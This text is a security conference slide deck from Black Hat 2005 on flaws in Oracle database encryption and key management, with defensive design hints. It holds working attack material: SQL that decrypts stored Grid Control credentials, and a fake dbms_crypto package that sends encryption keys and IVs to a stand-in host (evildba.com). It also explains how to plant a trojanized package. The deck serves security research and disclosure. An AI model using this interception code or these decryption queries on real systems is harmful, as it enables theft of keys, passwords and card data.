

# Alexander Kornbrust



BLACK HAT BRIEFINGS

## Circumvent Oracle's Database Encryption and Reverse Engineering of Oracle Key Management Algorithms

This talk describes architecture flaws of the Oracle's database encryption packages `dbms_crypto` and `dbms_obfuscation_toolkit`. These encryption packages are used to encrypt sensitive information in the database. A hacker can intercept the encryption key and use this key to decrypt sensitive information like clinical data, company secrets or credit card information. Even if a flexible key management algorithm (every row has his own key) is in use it is possible to reverse engineer this algorithm quite fast.

A basic knowledge of Oracle databases (PL/SQL) is recommended.

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# Circumvent Oracle's Database Encryption and Reverse Engineering of Oracle Key Management Algorithms

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## Agenda



1. Motivation
2. Key Management
3. PL/SQL-Wrapping
4. Oracle Enterprise Manager Grid Control 10g
5. Package Interception
6. Reverse Engineering Computed Keys
7. Design Hints
8. Q/A

## Motivation for using database encryption

- Hide data from the DBA
- Comply with regulations (FCI, ...)
- Last line of defense
- Encrypt data on external media (Backup)

## Sample I - Tables

### Customer

<i>CID</i>	<i>Name</i>	<i>CC</i>
1	<i>Formigan</i>	<i>377236636051265</i>
2	<i>Nowman</i>	<i>375407276504655</i>
3	<i>Lotchfield</i>	<i>372027162158631</i>
4	<i>Corrado</i>	<i>375876668507700</i>
5	<i>Foyo</i>	<i>375427673015113</i>

### Order

<i>OID</i>	<i>CID</i>	<i>Quantity</i>	<i>Price</i>
100	1	1	49
101	5	2	59
102	2	1	69
103	3	1	99
104	4	3	49

## Sample II – Select unencrypted data

```
C:\> sqlplus appuser/appuser@orcl
```

```
SQL> SELECT * FROM customer;
```

1	Fonnigan	377236636051265
2	Nowman	375407276504655
3	Lotchfield	372027162158631
4	Comudo	375876668507700
5	Foyo	375427673015113

## Sample III

Credit card numbers can be selected with a simple SELECT command (e.g. via SQL Injection) if a hacker or malicious DBA have access to the database

→ Solution: Encrypt the data

## Database Encryption in Oracle

Oracle 8i/9i provides the package  
dbms\_obfuscation\_toolkit  
(DES and 3DES)

Oracle 10g provides the package dbms\_crypto  
(DES, 3DES, AES, RC4 and 3DES\_2KEY)

3rd party Software like DBEncrypt from AppSecInc or  
Encryption Wizard from Relational Database  
Consultants are using own libraries or are on top of  
the Oracle encryption packages

## Sample DBMS\_OBFUSCATION\_TOOLKIT (8i/9i)

```
begin
password := hextoraw('0123456789ABCDEF');

dbms_obfuscation_toolkit.DES3Encrypt(      input => plain_data_raw,
key => password,
encrypted_data => encrypted_data_raw,
which => 1);

end;
/
```



## Sample DBMS\_CRYPTO (10g)

```

declare
-- set encryption algorithm
l_algorithm PLS_INTEGER :=      dbms_crypto.encrypt_aes128 +
      dbms_crypto.chain_cbc + dbms_crypto.pad_pkcs5;

l_key VARCHAR2(16) :='   blackhat_usa2005   '; -- set encryption key
l_iv  VARCHAR2(16) :='   1234567890123456'; -- set initialization vector
l_data varchar2(16):='   377236636051265   '; -- credit card number

begin
dbms_output.put_line('CC='||l_data||' Encrypted_Data='||
      rawtohex( dbms_crypto.encrypt(
      UTL_RAW.cast_to_raw(l_data),
      l_algorithm,
      UTL_RAW.cast_to_raw(l_key),
      UTL_RAW.cast_to_raw(l_iv)))   );

end;
/

```

**OUTPUT**  
 CC=377236636051265 Encrypted\_Data=581ACC35A3356FC24FD8B0C85E89F190

## Sample IV – encrypted credit card numbers

```
C:\> sqlplus appuser/appuser@orcl
```

```
SQL> SELECT * FROM customer;
```

1	Fonnigan	581ACC35A3356FC24FD8B0C85E89F190
2	Nowman	8E58197EA00E892963057D58D87100CC
3	Lotchfield	09A0D99702F3A1BBB6130661DB5FE5FB
4	Corrado	AF00107D7BA17C4D2E870A7715F3B097
5	Foyo	D30878DC905887EF45390B0D4EBF2F51

## Challenge in symmetric encryption



How do to a safe key management ?

## Key Management Strategies




- Fixed keys
  - Key handled by the client
  - Store key in the file system
  - Store key in the database
- Computed keys






## Key handled by the client



## Key handled by the client

- User must enter the key or key is stored on the client PC/Application Server
- Advantages
  - Key is not accessible by the DBA
- Disadvantages
  - If the key is lost/forgot (by the user), the data is lost
  - Not in sync with backup/restore
  - Key must be shared between users


## Store key in the file system



## Store key in the file system

- Key is stored in a different account and accessed by an external procedure
- Advantages
  - Key is not accessible by the DBA
- Disadvantages
  - Additional complexity (2nd listener, Library, ...)
  - Not in sync with backup/restore

## Store key in the database



## Store key in the database

- Key is stored in the database (e.g. in a table or procedure)
- Advantages
  - In sync with backup/restore
- Disadvantages
  - Key is accessible by the DBA (like everything in the database)

## Computed keys



- Key is not stored and will be computed every time
- Advantages
  - No need to store keys in the database
  - Every value has a different key
- Disadvantages
  - Algorithm to generate the key must be protected

## Computed keys – Sample Algorithm



### Sample algorithm

```
pk := read_primary_key;  
str := xor (pk, 'blackhat');  
key:= md5(str);  
encrypt (value, key)
```

## Wrapping PL/SQL-Code



- To stop the DBA (or the hacker) from reading the key or the key generating algorithm from the PL/SQL-code it is necessary to obfuscate the PL/SQL-source with the Oracle wrap utility

Usage:

```
wrap oname=mypack1.pkb oname=mypack1_wr.pkb
```

## Wrapping PL/SQL-Code



Excerpt from the Oracle Documentation:

Documentation Oracle 9i:

... the Wrap Utility, a standalone programming utility that **encrypts** PL/SQL source code. You can use the Wrap Utility to deliver PL/SQL applications without exposing your source code.

Documentation Oracle 10g:

By hiding application internals, the wrap utility makes it **difficult** for other developers to misuse your application, or business competitors to see your algorithms.

→ Oracle is aware that wrapping of PL/SQL is not safe. Oracle changed the algorithm in Oracle 10g. In Oracle 8i/9i there are different possibilities to get the source of wrapped PL/SQL.



## Wrapping Oracle 8i/9i Code I

```
cat crypt_w.pkb
```

```
CREATE FUNCTION myencrypt wrapped
[ ]
1L ALGORITHM:
1PLS_INTEGER:
1DBMS_CRYPTO:
1ENCRYPT_AES128:
1+:
1CHAIN_CBC:
1PAD_PKCS5:
1L_KEY:
116:
1blackhatusa_2005:
1L_IV:
1iv_blackusa_2005_iv:
1L_DATA:
1377236636051266:
1UTL_RAW:
1CAST_TO_VARCHAR2:
[ ]

1ENCRYPT:
1CAST_TO_RAW:
0
0
0
6b
2
0 a0 8d 8f a0 b0 3d b4
:2 a0 2c 6a a3 a0 51 a5 1c
81 b0 a3 a0 1c :2 a0 6b 7e
:2 a0 6b b4 2e 7e :2 a0 6b b4
2e 81 b0 a3 a0 51 a5 1c
6e 81 b0 a3 a0 51 a5 1c
6e 81 b0 a3 a0 51 a5 1c
6e 81 b0 :3 a0 6b :2 a0 6b :2 a0
6b a0 a5 b :3 a0 6b a0 a5
b :2 a0 6b a0 a5 b a5 b
a5 b d :2 a0 65 b7 a4 a0
b1 11 68 4f 1d 17 b5
6b
```

→ Keep in mind that literals in 8i/9i are not obfuscated

## Wrapping Oracle 8i/9i Code II

```
cat crypt.sql
```

```
[...]
-- blackhat_usa 2005
11 varchar2(16):=chr(98)
   ||chr(108)||chr(97)||chr(9)
   9);
12 varchar2(16):=chr(107)
   ||chr(104)||chr(97)||chr(1
   16);
13 varchar2(16):=chr(95)
   ||chr(117)||chr(115)||chr(
   97);
14 varchar2(16):=chr(50)
   ||chr(48)||chr(48)||chr(53
   );
1_key VARCHAR2(16) := 11||12||
13||14;
[...]
```

```
cat crypt_w.pkb
```

```
[...]
1PAD_PKCS5:
1L1:
116:
1CHR:
198:
111:
1108:
197:
199:
1L2:
1107:
1104:
1116:
1L3:
195:
1117:
1115:
1L4:
150:
148:
153:
1L_KEY:
[...]
```



## Wrapping Oracle 10g Code

```
cat crypt_w10.pkb
```


```
CREATE OR REPLACE FUNCTION myencrypt wrapped
a000000
b2
abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd abcd
8
1d2 171
XD2BtHWYhSd9zSYVOq2BSsqYkVZYrq3n3NSDWfHQCV4vqzitiRa+XKfy6E2kbIs00vaeB1V5Og
nCtVebqqteEL9R5TbDNJnf6RnGCZv41AvrejdeJqT17U94TYZBLTAtn980/2MveLWmVQ8udqc
5FdfVAZChzU0hdWmU LrmTFQJqfHRsnoAhNanp2ACJvCh85zfNzru+a7rLsPsoSVI/CpyTRm9
/UnW/9yf6jq1N630Pfk7JG7Qc1sQvP6zybZkYakNpdB6TBGq9cOuHYCv2anoZeqDAqbo+sF+
eFTT7mT2r2LTFyGuo4WgmkW5ADu3RJ0rtt3TV8nqr8AMDV++str26yq6pBtBdzGEn9HbVR+X
Oj9s
/
```

→ In 10g Oracle changed the algorithm to make reverse engineering more difficult. In addition all literals are now obfuscated.

## Real life example for database encryption

- The following example shows how Oracle uses database encryption to encrypt passwords from the Oracle Enterprise Manager Grid Control

## Oracle Enterprise Manager (OEM) 10g Grid Control



- Oracle Enterprise Manager 10g Grid Control is Oracle's central tool for database administration and provides a single tool that can monitor and manage not only every Oracle software element in your grid, but also Web applications, hosts, and the network in between.
- Grid Control (GC) is a web based application and stores encrypted database passwords, host passwords and credentials for Oracle Metalink.
- Oracle was informed about insecurities in the password handling on the 4-feb-2005

## Encryption in OEM 10g Grid Control

Grid Control (GC) is a web based application and stores encrypted database passwords, host passwords and credentials for Oracle Metalink.

If a hacker is able to decrypt the password he will have access to ALL database servers and servers managed by grid control.

## Encryption in OEM 10g Grid Control

The screenshot displays the Oracle Enterprise Manager 10g Grid Control interface. The main content area shows the following sections:

- General:** Status: Up, Up Since: Jun 20, 2005 9:28:53 AM, Time Zone: CEST, Availability (%): 100, Instance Name: ora10104, Version: 10.1.0.4.0, Host: oracle.com.
- Host CPU:** A line graph showing CPU usage for 'ora10104' and 'ora10104' over time. The y-axis ranges from 0 to 100%.
- Active Sessions:** A pie chart showing session distribution. Metrics include: Run Queue: 3.0, Paging (pages per second): 0.50, Active Sessions: 0.02, SQL Response Time (%): 261.85.
- High Availability:** A table with columns for feature name and status.
 

Instance Recovery (time (seconds))	20
Last Backup	n/a
Archiving	Enabled
Archive Area Used (%)	1
Flashback Logging	Disabled
- Space Usage:** A table with columns for feature name and status.
 

Database Size (GB)	1
Problem Tablespace	0
Segment Findings	Not Configured
Policy Violations	1
Temp Space Used (%)	88
- Diagnostic Summary:** Performance Findings: 0, All Policy Violations: 10, Alerts: 15, Critical Messages: 0.

The footer of the screenshot includes the text: "Red-Database-Security GmbH", "Alexander Kornbrust, 28-Jul-2005", "V1.01", and "29".

## Encryption in OEM 10g Grid Control

A short analysis of the grid control application shows

- Grid control uses the SYSMAN schema

- Passwords are stored in the tables  
MGMT\_CREDENTIALS2,  
MGMT\_ARU\_CREDENTIALS and MGMT\_VIEW\_USER\_CREDENTIALS

- Passwords are encrypted with the function  
encrypt

- Passwords can be decrypted with the function  
decrypt

- DBA users can decrypt all passwords by using  
the decrypt function



## Encryption in OEM 10g Grid Control

Show the ARU (Metalink) -Username & Password

```
select sysman.decrypt(ARU_USERNAME),  
sysman.decrypt(ARU_PASSWORD)  
from SYSMAN.MGMT_ARU_CREDENTIALS;
```

Show Oracle Password of the user mgmt\_view

```
select VIEW_USERNAME, sysman.decrypt(VIEW_PASSWORD)  
from SYSMAN.MGMT_VIEW_USER_CREDENTIALS;
```

Show Username & Passwords for databases, operating system and listener login

```
select credential_set_column,  
sysman.decrypt(credential_value) from  
SYSMAN.MGMT_CREDENTIALS2;
```

## Encryption in OEM 10g Grid Control

### Design Flaws

Encryption key (seed) is stored in clear text in the table MGMT\_EMCRYPTO\_SEED

Every user with DBA permission or SELECT ANY TABLE can decrypt all passwords

Sensitive data like passwords should be located in the SYS schema

Obvious function and table names (seed, encrypt, decrypt, ...)

PL/SQL-Code is wrapped with the weaker 9i version

Dynamic SQL is not used to hide dependencies

## Package Interception

The previous example used design flaws and DBA permission to decrypt data

The following approach works (in most cases) without DBA permission and is able to intercept all encryption keys

With DBA permission a hacker or malicious DBA can ALWAYS intercept the encryption key

The following approach is done with Oracle 10g but also possible with Oracle 8i/9i.

## Package Interception

How is Oracle resolving object names?

Example:

```
SQL> exec dbms_crypto.encrypt(...);
```



Name resolution:

Is there a local object in the current schema (procedure, ...) called dbms\_crypto? If yes, use it.


Is there a private synonym called dbms\_crypto? If yes, use it.

Is there a public synonym called dbms\_crypto? If yes, use it.

### Package Interception



### Package Interception





## Package Interception

To intercept parameters from packages we need

- A package with the identical specification as the original package

- Possibility to log parameter values or send to a foreign server

## Package Interception

Use the default package specification from `dbms_crypto` from 10g and add the variable `web server` to send the encryption keys to this webserver

```
CREATE OR REPLACE PACKAGE DBMS_CRYPTO AS
```

```
-- Web Server for key logging
```

```
KEYWEBSERVER CONSTANT VARCHAR2(409'http://www.evildba.com/');
KEYRC VARCHAR2(32767);
```

```
-- Hash Functions
```

```
HASH_MD4      CONSTANT PLS_INT    EGER      := 1;
HASH_MD5      CONSTANT PLS_INT    EGER      := 2;
HASH_SH1      CONSTANT PLS_INT    EGER      := 3;
```

```
-- MAC Functions
```

```
HMAC_MD5      CONSTANT PLS_INT    EGER      := 1;
HMAC_SH1      CONSTANT PLS_INT    EGER      := 2;
```

```
[...]
```

## Package Interception

Create a fake dbms\_crypto

```
CREATE OR REPLACE PACKAGE BODY DBMS_CRYPTO AS

FUNCTION Encrypt (src RAW,
                 typ IN PLS_INTEGER,
                 key IN RAW,
                 iv IN RAW DEFAULT NULL)

RETURN RAW AS
BEGIN

keyrc:=utl_http.request('KEYWEBSEVERII?user='||user||'/key='||UTL
_RAW.cast_to_varchar2( key )||'/iv='||UTL_RAW.cast_to_varchar2( iv )||'/ty
p='||typ);

RETURN SYS.dbms_crypto.encrypt(erc,typ,key,iv)
;

END;
[...]
```

## Package Interception – Sample I

Install the interception packages in the local schema appuser

```
C:\> sqlplus appuser/appuser@orcl
```

```
SQL> @dbms_crypto_spec_fake.sql
```

Package created.

```
SQL> @dbms_crypto_fake.sql
```

Package Body created.

```
SQL> @crypt_sample.sql
```

```
OC=377236636051265 Encrypted_Data= 581A0C35A3356FC24FD8B0C85E89F190
```

## Package Interception – Sample II

We find the encryption key and initialization vector in the web server log file

```
tail -f http-web-access.log
```

```
127.0.0.1 - - [28/Jul/2005:10:36:06 +0100] "GET
/user=APPUSER/key= blackhat_usa2005 /iv= 1234567890123456 /typ=4358 HTTP/1.1" 404 186

127.0.0.1 - - [28/Jul/2005:10:38:11 +0100] "GET
/user=APPUSER/key= blackhat_usa2005 /iv= 1234567890123451 /typ=4358 HTTP/1.1" 404 186

127.0.0.1 - - [28/Jul/2005:10:40:13 +0100] "GET
/user=APPUSER/key= blackhat_usa2005 /iv= 1234567890123456 /typ=4358 HTTP/1.1" 404 186

127.0.0.1 - - [28/Jul/2005:13:15:48 +0100] "GET
/user=APPUSER/key= blackhat_usa2005 /iv= 1234567890123456 /typ=4358 HTTP/1.1" 404 186

127.0.0.1 - - [28/Jul/2005:16:46:26 +0100] "GET /user=SYS/key =<E6oYQ??7?7rs -P<E6o"
404 153

127.0.0.1 - - [28/Jul/2005:01:00:08 +0100] "GET /user=SYSMAN/key =<E6oYQ??7?7rs
-P<E6o" 404 156

127.0.0.1 - - [28/Jul/2005:01:00:08 +0100] "GET /user=SYSMAN/key =<E6oYQ??7?7rs
-P<E6o" 404 156
```

## Package Interception

Every time the package `dbms_crypto` is executed

- The local (fake) `dbms_crypto` package is called
- The encryption key + initialization vector is sent to a foreign web server
- The original `dbms_crypto` is called
- The return value from the original `dbms_crypto` is passed back to the local `dbms_crypto`
- The local `dbms_crypto` passes the return value back to the original caller

## Package Interception

The concept of package interception can intercept all keys independently from the key management strategy

- Keys handled by the client

- Keys stored in the file system

- Keys stored in the database

because the key must be passed to the package `dbms_crypto` which can be intercepted

## Package Interception - Countermeasure

Mitigate the risk by using full qualified names for packages

e.g. `exec SYS.dbms_crypto`

instead of

`exec dbms_crypto`

➔ Now you need at least DBA permission to intercept keys



## Package Interception – Counter-countermeasure

If the application uses full qualified names

Move the original dbms\_crypto from schema SYS to the schema SYSTEM

Create the fake dbms\_crypto package in the SYS schema pointing to SYSTEM.dbms\_crypto

Or

Replace the dbms\_crypto or dbms\_crypto\_ffi with a trojanized version

➔ As long as parameters are passed it is possible to intercept them.

## Reverse Engineering computed keys

Computed keys use a different encryption key for every row

It's possible to intercept these keys too but without the key generating algorithm we cannot decrypt all values

➔ Necessity to reverse engineer the computed key algorithm if unwrapping of PL/SQL is not possible

## Reverse Engineering computed keys

To compute the keys we must call PL/SQL functions/procedures to do the computation (like XOR, MD5, ...)

If an attacker knows the function, parameters and the call sequence it is very easy to reverse engineer the key algorithm

Install interception packages for utl\_raw, dbms\_util, standard, dbms\_crypto, ...

## Reverse Engineering computed keys

Sample output

utl\_raw.bit\_xor, p1=4711, p2=2702

dbms\_crypto.hash, p1=6377, p2=MD5

dbms\_crypto.encrypt, p1=secretdata, p2=AES128,  
p3=XXXX79CA696946ACEB4337FB1BA9B23A,  
p4=1234567890123456

And the appropriate key algorithm

- XOR the primary key 4711 with 2702
- Generate MD5-checksum of the result
- Replace the first 4 characters by XXXX
- Use the MD5 checksum to encrypt/decrypt the data



## 3rd party software

All concepts mentioned here are also valid for 3rd party database encryption software.

3rd-party encryption software for Oracle databases like DBEncrypt or The Encryption Wizard which add an encryption additional layer to the application could always be circumvented.

## Design hints

Use unobvious function/procedure/table names instead of obvious ones (crypt/encrypt/creditcard/...)

Use dynamic SQL to hide Oracle dependencies

Use full qualified names (e.g. SYS.dbms\_crypto)

Use a monolithic architecture (key generation and trusted libraries access in one package) which requires no parameter passing. Contact Oracle if this solution is supported by Oracle

## Summary

It is not possible to hide data from the DBA

Very often a hacker can get DBA privileges

A hacker which is able to become DBA (e.g. via dbms\_metadata, ...) can read and/or decrypt everything (e.g. credit card numbers, grid control passwords, ...)

Database encryption with dbms\_crypto or dbms\_obfuscation\_toolkit is not secure because a secure key management is not possible.



## Contact

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